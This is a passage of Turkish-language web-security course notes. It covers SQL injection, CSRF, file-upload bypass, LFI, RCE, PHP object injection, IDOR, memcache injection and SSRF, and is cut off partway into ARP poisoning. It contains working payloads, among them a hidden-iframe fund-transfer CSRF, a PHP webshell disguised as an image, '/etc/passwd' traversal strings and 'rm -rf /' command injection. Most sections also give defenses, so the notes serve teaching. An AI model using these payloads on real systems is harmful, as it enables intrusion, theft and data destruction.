#Burada ise get ile aldığı id değişkenini ne olursa olsun integer olarak algılayacağımızdan ötürü korunmuş olacağız.

TIME BASED (similar with blind *-*) **SQL INJECTION**

Time delay mantığı ile database e evet mi? hayır mı? sorularını sordurup evetse bu kadar bekle hayırsa bu kadar bekle diyerek herhangi bir cevap dönmeden çıkarımda bulunabiliyoruz.

MySQL'de

SLEEP(time)

BENCHMARK(count,expr) fonksiyonlarını,

SQL Server'da

WAIT FOR DELAY

WAIT FOR TIME fonksiyonlarını kullanabiliyoruz.

Ama biz soru soracaktık? Peki onu nasıl yapacağız? Şöyle, kullanılabilecek condition syntaxlardan yararlanacağız

MySQL'de

IF

SQL Server'da

IF

ELSE

Oracle'da

IF THEN END IF

Örnek MySQL Time-Based Attack

SELECT * FROM products WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)

eğer serverın cevap vermesi 15 saniyeden uzun sürüyorsa database serverin 5.x üzerinde çalıştığı varsayımına ulaşabiliriz. Çünkü SLEEP() fonksiyonu yalnızca MySQL5.0 ve üzerinde çalışmaktadır. ^^

Örnek SQL Time-Based Attack

SELECT * FROM products WHERE id=1; IF SYSTEM_USER='oguzhan' WAIT FOR DELAY '00:00:15'

#Burada ise serverin cevap verme süresine bağlı olarak oguzhan adına bir user olup olmadığı çıkarımını yapabiliyoruz.

// genel olarak zararlı sql kodlarımızı yazarken elbet çook iyi bir şekilde encode etmemiz gerekecek. Boolean based sqli de byte byte data çekmemiz gerekecek. Fakat asla pes etmiyoruz ^^

SQL INJECTION KORUNMA YONTEMLERİ

- Veritabanı sürümünüzü güncel tutacağız.

- mysqli engine kullanacağız.

- mysql_real_escape_string kullanacağız. // Sorguyu bozmak için tek tırnak kullanıyorduk. Tırnakları escape ediyor. Yaklaşık 4-5 sene önce çıkan bir zafiyet var fakat şu an fix edilmiş durumda.

- URL Rewrite kullanacağız.

- Tek tırnağı chr(146) ile replace edebiliriz. "´"

- php.ini de magic quotes i "on" yaparak en azından daha güvenli hale gelebiliriz.

- Veritabanına yalnızca internal ip'den erişilmesini sağlayabilirsiniz.

- INSERT UPDATE DELETE vb. izinler yalnızca admin'de bulunmalı. Başka kullanıcıya bu izinler tanımlanmamalı.

- PDO:: kullanacağız. pdo, classtan orm ye geçişte atılan bir adım.

- ORM kullanacağız.

  - Doctrine

  - Elequent te mesela find(1) yazınca arkada sorguyu kendisi yazıyor

  - Propel

  - Entity

  - Hibernate

Bunlar url rewrite kullandığı için news.php?id=1 şeklinde bir şey zaten görmemiş oluyoruz.

__VULNERABLE__

is_int()

addSlashes fonksiyonlarını kullanmıyoruz! Aslında addSlashes temel olarak mysql_real_escape_sting gibi tırnakları escape ediyor. Fakat zafiyet barındırdığından ötürü kullanmıyoruz.

CSRF- CROSS SITE REQUEST FORGERY

- GET

- POST methoduyla olmak üzere saldırıları ikiye ayırıyoruz.

Herhangi bir siteye haberiniz olmadan bir request gönderilmesi olarak açıklayabiliriz. Request Forgery ismi de zaten buradan gelmekte.

Bir bankanızın olduğunu düşünün. Bankanızın bir de websitesi var. Doğal olarak internet bankacılığı ile bir hesaptan başka bir hesaba para transferi yapılabiliyor. Elimizde şöyle bir URL olsun;

http://bankanız.com/eft/transfer?amount=100.00&routingNumber=1234&account=9876

URL'e baktığımızda 9876 no'lu hesaba 100tl gönderilmekte. Bankanızda genel para transferi bu şekilde işliyor. Tabi işlemin sonuçlanması için bilgisayarınızda bankanıza oturum açılmış olması gerekiyor. Devam edelim. Saldırgan hazırladığı sahte websitesi içerisinde zararlı kodlarını eklemiş oluyor. Örneğin;

```
<style>

iframe{display:none;}

</style>

<iframe id="xx" src="http://bankanız.com/eft/transfer?
amount=9999.00&routingNumber=1234&account=Hackerınaccountidsi"></iframe>

<h1>Oğuzhan Karaaslan</h1>

<script>

document.getElementById("xx").submit();
```

</script>


Saldırgandan gelen linke tıkladığınızda hesabınızdan saldırganın hesabına para transfer edilmiş oluyor. Burada siteye tıkladığında "Oğuzhan Karaaslan" yazısını görünce tabi biraz kuşkulanmış olabilir. İsterseniz boş bir(!) resme yönlendirelim ve arkadaşın ruhu bile duymasın.

<style>

iframe{display:none;}

</style>

Tahmin ettiğiniz gibi bir resim gösteriyoruz. Kaynak kısmına transfer urlimizi girdik. Boyutu olmayan (!) bir resim gösterdiğimizden arka tarafta istek çoktan gitti. Fakat maalesef siz o sırada arkadaşınızın attığı link içerisindeki komik kedi videosunu izliyordunuz... GET methodu ile yapabileceğimiz saldırılar bu şekilde işlemekte.



Kampta iken bize verilen case'de yetkimizi değiştirerek admin yetkileriyle giriş yapmamız isteniyordu. Herkesin bir useridsi bulunuyordu. Bununla öncelikle kayıt formundan login oluyor daha

sonra ise yetki_degistir.php üzerinden admin olmaya çalışıyor fakat gerekli iznimiz olmadığı uyarısı alıyorduk. Gelin bir de POST methodu ile saldırı yapalım. Form oluşturarak devam edelim.

<form id="hacker" action="http://x.x.x.x/kayitol.php" method="post">

<input name=username value="<img src=x onerror=location.href='http://x.x.x.x/yetkidegistir.php?user_id=3(yetki vermek istediğiniz user idsi)&yetki=1(adminyetkileriyle)'>"

</form>

<script>


document.getElementById("hacker").submit();

</script>

Bunu da aynı GET methodunda olduğu gibi kurban olan admine yolladığımızda admin açtığı takdirde bizim kayıt olurken kullandığımız user'ı admin yapacak request arkada gitmekte böylece biz de artık admin yetkilerine sahip olmuş oluyoruz. Veya isterseniz arkaya bir js döngüsü yazıp(kullanıcıları silen) uzun bir blog posta yönlendirdiğiniz takdirde adminin postu okumasını bitirene kadar arkada istediğiniz kodu sitesinde çalıştırabilirsiniz. Burp Suite Professional'ın CSRF PoC eklentisini kullanarak (*PoC or it didn't happen*) da formumuzu oluşturarak zafiyeti istismar edebiliriz. Ayrıca Javascript Request methodları;

1-ajax

2-xhr -daha ilkel {ajax yokken bu vardı heheyt...}



Nasıl Korunacağız?

Sadece Referer kontrolü yapmayacaksınız ! Bununla bir koruma sağlayamazsınız. Araya girerek Referer'i değiştirebileceğimizi zaten anlattık.

Her sayfa yenilendiğinde unique bir token oluşmasını sağlayabiliriz. Bu token'u ise forma hidden input olarak ekleyeceğiz.

Oluşturduğumuz token u session'a kaydedeceğiz. Request ile gelen token ile session'a kaydettiğimiz tokenu karşılaştıracağız.

Yani saldırganın

--> "http://bankanız.com/eft/transfer?amount=9999.00&routingNumber=1234&account=Hackerınaccountidsi" yazması yeterli olmayacak bir de token tahmini yapması gerekecektir.

--> "http://bankanız.com/eft/transfer?amount=999900&routingNumber=1234&account=Hackerınaccountidsi&token=xxxxxx"

ARBITRARY FILE UPLOAD VULNERABILITY

File Upload işlemi genellikle sosyal medya, blog veya dosya paylaşma(upload) sitelerinde olan bir özellik.

Local File Inclusion'a kadar gidebilecek bir zafiyet. Fakat bu en küçük zafiyet bile olabilir.

Genellikle filtreleme işlemi;

Content-Type doğrulaması

Dosya uzantısı adı ile doğrulama

Dosya içeriği doğrulması şeklinde yapılmakta.

Content-Type doğrulaması yapılıyorsa Burp Suite veya Tamper Data ile göndermeden önce POST Data'yı değiştirerek bypass edebiliyoruz.

Dosya uzantısı adı ile doğrulama kısmında ise genellikle istemediğimiz uzantıları bir diziye atarak filtreleme işlemini gerçekleştirebiliriz.

// e.g if $parse[1] != 'jpg' #dizinin 2.elemanının yani uzantının jpg olması gerektiği vb.

// Fakat bunu da dosya adında Null Byte kullanarak (%00) bypass edebilmekteyiz.

Örneğin; shell.php%00.pdf

Dosya İçeriği ile doğrulamada ise genellikle içeriğin header'ı kontrol edilmekte.

Örneğin normal bir jpg/jpeg dosyasının headerı:

JFIF\x00

ÿØÿà ..JF IF..

pdf headerı:

%PDF

gif headerı:

GIF87a

GIF89a şeklinde olmakta.

Peki biz bunu kullanarak bu filtreleme yöntemini nasıl bypass edebiliriz?

Kendimiz bir image dosyası oluştururuz. Binary data içerisine ise en başta GIF89a/GIF87a veya kabul edilen herhangi bir uzantının headerını yazarız. Eğer web sitesi dosyayı headerı okuyarak içeri alıyorsa image dosyamız artık içeride olacaktır. Yükleme yapmadan önce binary data içerisine PHP kodumuzu yazalım.

--

JFIF\x00

<?php

echo passthru($_GET['xy']); ?>

(...digerbinarydata...)

Burada garbage binary data arasında olan kodumuzu php interpreter çalıştıracaktır. Komut çalıştırmak amacıyla passthru kullandık. Kullanabileceğimiz tüm fonksiyonlar:

passthru

exec

system

shell_exec*

proc_open*

Ve kodumuzu yazdıktan sonra siteye upload ettik. Dosyanın tutulduğu konuma geldik.

http://x.x.x.x/deneme/1/2/shell.php

Oluşturduğumuz php dosyası içerisindeki değişkenimiz xy idi.

Şimdi http://x.x.x.x/deneme/1/2/shell.php?xy=**whoami**

--> root

http://x.x.x.x/deneme/1/2/shell.php?xy=**cat /etc/passwd**

http://x.x.x.x/deneme/1/2/shell.php?xy=**ifconfig**

Artık önümüzde webshell bulunmakta. Kullanacağınız komutlar hayal gücünüze kalıyor.

Eğer birkaç filtreleme yöntemi bir arada kullanılıyorsa ki muhtemelen öyle olacaktır. shell.jpg.php, nullbyte kullanımı vb. işlemler ile de bypass ederek shellinize erişebilirsiniz.

LFI - Local File Inclusion

Bu zafiyet ile;

* diğer sitelerin içerisinde gezinebiliriz

* /etc/passwd okuyabiliriz.

! /etc/shadow no no no "**requires root privilege**!"

sayfa.php?sayfa=1.php

1.php

2.php

3.php

4.php şeklinde sayfaları okumaya devam edebiliyorsak

sayfa.php?sayfa=../config/db.php de okuyabilirsiniz.

Zafiyet en çok shared hosting olayında görülmekte.

--> /var/www/html/oguzhankaraslan.com

--> /var/www/html/asdas.com ../oguzhan.karaaslan.com a ulaşabilir veya home klasörüne gidebiliriz. Eğer Cpanel kullanılıyorsa oguzhankaraaslan.com home icerisinde domainin ilk 8 karakteriyle kaydolmaktadır. Yani domainimizin klasörü oguzhank şeklinde olacaktır.

--> /var/www/html/oguzhankaraslan.com


Local File Inclusion'da directory structure hakkında bir bilgimiz yoksa Linux'ta kullandığımız bir üst dizine çıkma işlevini **"../"** elimizden geldiği kadar atarak en üst dizine çıkmalı ve ondan sonra sistem dosyalarını okumalıyız. Kullanacağımız **"../"** ın sayısının hiçbir önemi yok. Zaten kök dizine kadar çıkmışsak başka çıkacağımız yer olmayacağından dolayı orada kalmış olacağız. Atabildiğiniz kadar ../ atabilirsiniz.

--> http://x.x.x.x/lfi/sayfa.php?sayfa=../../../../../../../../../../../../../../../../../../../etc/passwd

// en basit olarak lfi için $include($_get) arayabiliriz ^^

REMOTE CODE EXECUTION

Kullanıcıdan alınan input arka tarafta bir terminalde çalıştırılıyorsa bizim vereceğimiz zarar Linux bilgimize kalmış oluyor. IP sorgulama sitelerince vs. karşımıza çıkmakta. Zafiyetin genel sebebi eval() fonksiyonundan kaynaklanmakta. String olarak aldığı bir veriyi kod olarak yorumluyor. Binde bir karşımıza çıkacak bir zafiyet. Mı acaba?



1) eval(ping <input>)

2) eval(ping <input>; cat /etc/passwd) şeklinde zafiyeti kullanabiliriz.

2.2) eval(ping <input>; rm -rf /)

Peki zafiyetten nasıl korunacağız?

Eval fonksiyonunu kullanmayacağız. PHP'nin kendi dokümantasyonunda bile kullanılmaması gerektiği yazıyor:

Caution

The eval() language construct is very dangerous because it allows execution of arbitrary PHP code. Its use thus is discouraged. If you have carefully verified that there is no other option than to use this construct, pay special attention not to pass any user provided data into it without properly validating it beforehand.

OBJECT INJECTION

Zafiyet unserialize() fonksiyonundan kaynaklanmakta. Kullanıcıdan alınarak serialize edilmiş bir verinin unserialize fonksiyonundan geçirilmesi sonucu ortaya çıkan bir zafiyet. Sürekli obje üret obje üret sistemi yorabiliyor. Bunun yerine veriyi serialize edip istediğimizde unserialize ile kullanabiliyoruz. Bu fonksiyonlarla kullanıcı verileri yine kullanıcının cookiesinde ve sessionunda saklanmakta.

Serialize edilmiş bir datayı inceleyelim:

o:6="deneme" : 1: { s:7:"oguzhan"; s:9:"karaaslan";}

o: Object. Aynı şekilde Array ve Variable da kullanabiliyoruz.

6: Deneme classının byte değeri.

1: 1 variable olduğunu belirtiyor.

s:7 : Variable'ın kendisinin byte değeri.

s:9 : Value'nun byte değeri.

Serialize edilmiş bir objeyi ise unserialize fonksiyonu ile tekrardan objeye çevirilebilmekte. Unserialize fonksiyonu çalıştığında bazı fonksiyonlar tetiklenmekte. Bunlar:

__wakeup ve

__destruct fonksiyonları.

Bizim zarar görecek olmamızın sebebi ise __destruct fonksiyonunun çalışırken variableları bir yere yazıyor olması ve bizim buna browser üzerinden ulaşabiliyor olmamız. Biz artık serialize edilmiş bir yapının içeriğini değiştirebileceğimizi biliyoruz. Öyleyse artık yapacağımız tek şey içeriği değiştirdikten sonra __destruct fonksiyonunun çalışmasını sağlamak ve fonksiyonun variableları yazdığı yere ulaşmak. Serialize edilmiş bir datada değişikliğimizi yapalım. Önce unserialize edip değişikliği yapıp sonra tekrar serialize edebilirsiniz ya da elinizle tek tek byte saymanız gerekmekte. Serialize edilmiş datayı unserialize etmek için var_dump() kullanabilirsiniz.

Serialize edilirken veri genelde base64 ile tutulmakta. Bu anlattığımız gibi veri bozulmasını önlemek amacıyla kullanılan bir yöntem. Devam edelim.

o:6="deneme" : 1: { s:7:"oguzhan"; s:26:"<script>prompt(1)</script>";}

Vee artık browser üzerinden php dosyamızı çağırarak XSS'i görebiliriz.

Elimde böyle bir serialize edilmiş data da var. Büyük ihtimalle bir ctf'den kalma.

O:8:"LogClass":2:{s:7:"logFile";s:7:"olusturulacak.php";s:3:"log";s:37:"<?php echo shell_exec($_GET["x"]); ?>";}

Bunu da olusturulacak.php?x= cat /etc/passwd ile kullanabilmekteyiz.

s:37 içeriğinin açıklamasını arbitrary file upload zafiyetini anlatırken yaptık. Eklemek istediğim bir şey daha var. Class isimlerinin başına ve sonuna null byte konulabiliyor. mesela syıyoruz 10 byte geliyor. 12 byte olduğu yazıyorsa anlıyoruz ki basında ve sonunda nullbyte bulunuyor.

Zafiyetten nasıl korunacağız?

Unserialize fonksiyonunu kullanmayacağız.

E peki yerine ne kullanacağız? **JSON** kullanacaksın.(encode)

!! Buradan da anladığımız üzere(!) zafiyetlerimiz çoğu zaman inputlardan kaynaklanıyor. Zafiyet ararken her zaman inputları { get, post, cookie, local storage, headers, session , cookie } kontrol edeceğiz.

//PHP bilmediğim için sınıfta kısa kısa OOP'ye değinilmişti.

İnsan {class}

kafa

kalp

kıyafet

asker üniforma

sivil tshirt

memur takım

biz insandaki özellikleri askere vb. yüklemek istiyorsak tekrar yazmayız.

extends ederiz yani miras özelliğini kullanmış oluruz.

public

private

protected functions

mesela user password ı private yaptık ve içerisine public function tanımladık hoop --> **encapsulation** #çok tatlı bir söylenişe sahip değil mi?

IDOR (Insecure Direct Object Referances)

Normalde sistemin arayüzünde görmememiz gereken bir şey varsa ve değişken olarak tutuluyorsa örneğin uyeler.php?id=7 iken id=5 yapınca başka birisinin üyelik bilgileri gözüküyorsa vb. işlemlerle yetkimiz olmayan yerlere ulaşabiliyorsak bu zafiyete IDOR denir. id=1 dediğimizde bizi adminin üye bilgilerine yönlendirebilir vb.

Twitter'dan gelen mailler açısından subscribe from lists kısmına tıklandığında örneğin uyecıkar.php?mail=oguzhan.karaaslann@gmail.com 'a istek yapmakta. Biz normal bir üye olarak buraya başka birisinin mail adresini yazdığımızda başkasının da unsubscribe olmasını sağlayabiliyoruz. Normalde bizim böyle bir şeye yetkimiz yok fakat bu şekilde başka birisini unsubscribe etme vb. işlemleri yetkimiz olmadığı halde gerçekleştirebiliyorsak buna IDOR deniyor. Çok önceden kapatılmış bir zafiyet. Yerine göre kritik (e.g UBER) yerine göre çöp bir zafiyet diyebiliriz.

Korunmak amacıyla **yetki yapılandırması**nı doğru yapmalı her kullanıcının ulaşabileceği yerleri belirlemeliyiz.

Eğer siz bir üniversite olarak bir öğrencinin bilgilerini burada olduğu gibi kimlik numarasıyla tutuyorsanız başka öğrencilerin fotoğraflarına da biz rahat rahat erişebiliriz.

Memcache Injection

Blackhat'14 'te sunulmuş bir zafiyet.

Hız kazanmak ve veritabanına sürekli istek yaparak veritabanını yormamak amacıyla kullanılmakta. Sürekli istek aldığımızdan dolayı veriyi sunucumuzun RAM'inde belirli bir süre tutuyor, kullanıcı istek yaptığında da bunu RAM üzerinden kullanıcıya ulaştırıyor. Böylece dediğim gibi hem hız kazanmış oluyor hem de database i yormamış oluyoruz.

Wikipedia, Wordpress, Twitter, Youtube, Flickr bu sistemi kullanmakta.

Bir kütüphaneyi kullanarak bu işlemi gerçekleştirirken terminalde;

> set oguzhan 0 3600 9

> karaaslan

< STORED

> get oguzhan

< VALUE oguzhan 0 9

< karaaslan

< END

oguzhan: key

0: sıkıştrma 0-1 değer alıyor.

3600: datanın RAM üzerinde tutulacağı süre.

9: gireceğimiz datamızın byte cinsinden değeri

STORED: açıklamaya pek gerek yok. datanın depolandığını söylüyor.

get oguzhan: RAM'de tutulan datayı istiyoruz.

VALUE oguzhan 0 9: kendisi otomatik yazıyor.

karaaslan: Evet! Bizim başta tanımladığımız oguzhan keyinin içerisindeki datayı bize verdi.

END: *-*

Injection kısmında ise terminalde yazıyor gibi devam edeceğiz. Yani terminalde:

oguzhan 0 3600 6 %0d%0a DENEME %0d%0a yaparsam oguzhan key im içerisinde karaaslan yerine DENEME yazısı gözükecek. URL'de ise yazmam gereken:

üye.php?id=oguzhan %0d%0a set oguzhan 0 3600 6 %0d%0a DENEME %0d%0a olacaktır.

%0d%0a: LFCR'ın URL encode halidir. Line feed (LF) ve carriage return (CR) den gelmekte. Yani newline olarak alt satıra geçmek için kullanıyoruz. Amaç eğer alt satıra geçmek ise %0d%0a yerine Null Byte (%00) da kullanabilirsiniz. Blackhat14'te yapılan sunum dokümanından öğrendiğim bir diğer şey ise key string inin uzunluğunun maksimum 250 karakter olduğu. Yani biz 251. karakteri girip bir alt satıra geçmesine de zorlayabiliriz.

Zafiyetten Nasıl Korunacağız?

1- Kullandığımız bazı karakterler vardı. Bunlar LF-CR ve Null Byte'idi. Bunların kullanılmasını engelleyeceğiz. Bunun için de string replace yapacağız. %0d-%0a-%00'ın ASCII karşılıklarını bulup eğer bu karakterler girilmişse bunları kaldıracağız.

2-Güvenli kütüphaneleri kullanacağız. Bunlar:

--safe--

Pyton'da: python-memcache

Php'de : mamcache

Java'da : java.net.spy.memcached

--vulnerable--

Python'da: Python-pylibmc


Php'de: Memcached

ASP.NET'de: memcacheddotnetproject(1.1.5)

Java'da: com.meetup.memcached

SSRF- SERVER SIDE REQUEST FORGERY

CSRF'in serverda çalışanı gibi düşünebiliriz. Temel mantığı serverdan şirketin iç ağına istek yapmak. Genel olarak URL'den img yükleme, değiştirme vb. yerlerde karşımıza çıkıyor. Biz ise zafiyeti kullanarak güven ilişkisi içerisinde olan ipler üzerinden onlara saldırıyoruz.



Arkadaşlar firewall'da kısıtlama getiriyor bu bu bu iplerden geleni iç ağa alıyorum vb. Doğal olarak tüm ağı nmap ile tarayamıyoruz. Serverda zafiyet var, biz atak vektörümüzü servera yapınca, firewall serverı tanıdığı icin, adamların kendi serverı üzerinden atak vektörümüzü internal networkde meydana getirmiş oluyoruz. CSRF'de biz karşı tarafı istek yapması için zorlarken SSRF'de serverın kendisi sunucu ile güven ilişkisinde olduğundan dolayı yapmak istediğimiz isteği sunucuya yaptırabiliyoruz.

Anladığımız üzere firewall un yanlış yapılandırılması ve Input Validation eksikliğinden dolayı ortaya çıkıyor.

Neler yapabiliyoruz?

1-Dosya okuyabiliyoruz. (/etc/hosts)

2-Port tarayabiliyoruz. (nmap.scanme.org:22 & nmap.scanme.org:80)

3-Reverse shell (!) alabiliyor, doğal olarak internal networkde yayılabiliyoruz.

#vBulletin'de yaklaşık 20 gün önce çıkan SSRF'i çok güzel anlatmışlar. Okuyun.

// http://legalhackers.com/advisories/vBulletin-SSRF-Vulnerability-Exploit.txt

// ssrf local file enumaration için:
https://conference.hitb.org/hitbsecconf2013ams/materials/D1T1%20-%20Vladimir%20Vorontsov%20and%20Alexander%20Golovko%20-%20SSRF%20PWNs%20-%20New%20Techniques%20and%20Stories.pdf

// ssrf bible cheatsheet de okunmalı.

Hocalara sorulan konular genelde web tabanlı olmuyordu tabii. ARP Spoofing vb. network konuları da sık sorulan konular arasındaydı. Web'in dışına çıkmadan kısa kısa bilgi verelim.

ARP POISONING

ARP, bilgisayarların birbirini tanıması amacıyla kullanılan bir protokol. Yerel ağ üzerinde bir IP'niz var fakat MAC adresiniz bilinmiyorsa bunun tespit edilmesi amacıyla Address Resolution Protocol kullanılmakta. Nasıl işliyor? Bir broadcast yayın yapılıyor. Ağ üzerindeki tüm makinelere bir paket gönderiliyor. Paket içerisinde de paketi gönderen cihazın IP adresi, MAC adresi ve doğal olarak bizim MAC adresimizin arandığı IP adresimiz. Gönderilen paket bizim IP adresimize sahip olan cihaza ulaştığında ise bizim cihazımız bir cevap gönderiyor. Gönderdiğimiz cevapta ise bizim MAC adresimiz bulunmakta. Temel protokol bu şekilde işlemekte. Günlük hayatta ise sen kimsin ? ben Oğuzhan sen kimsin? Ben Ömer. Tamam al bu veriyi şeklinde işlemekte. Birkaç ARP Poisoning tekniğimiz var:

1-ARP Tablosunu doldurmak

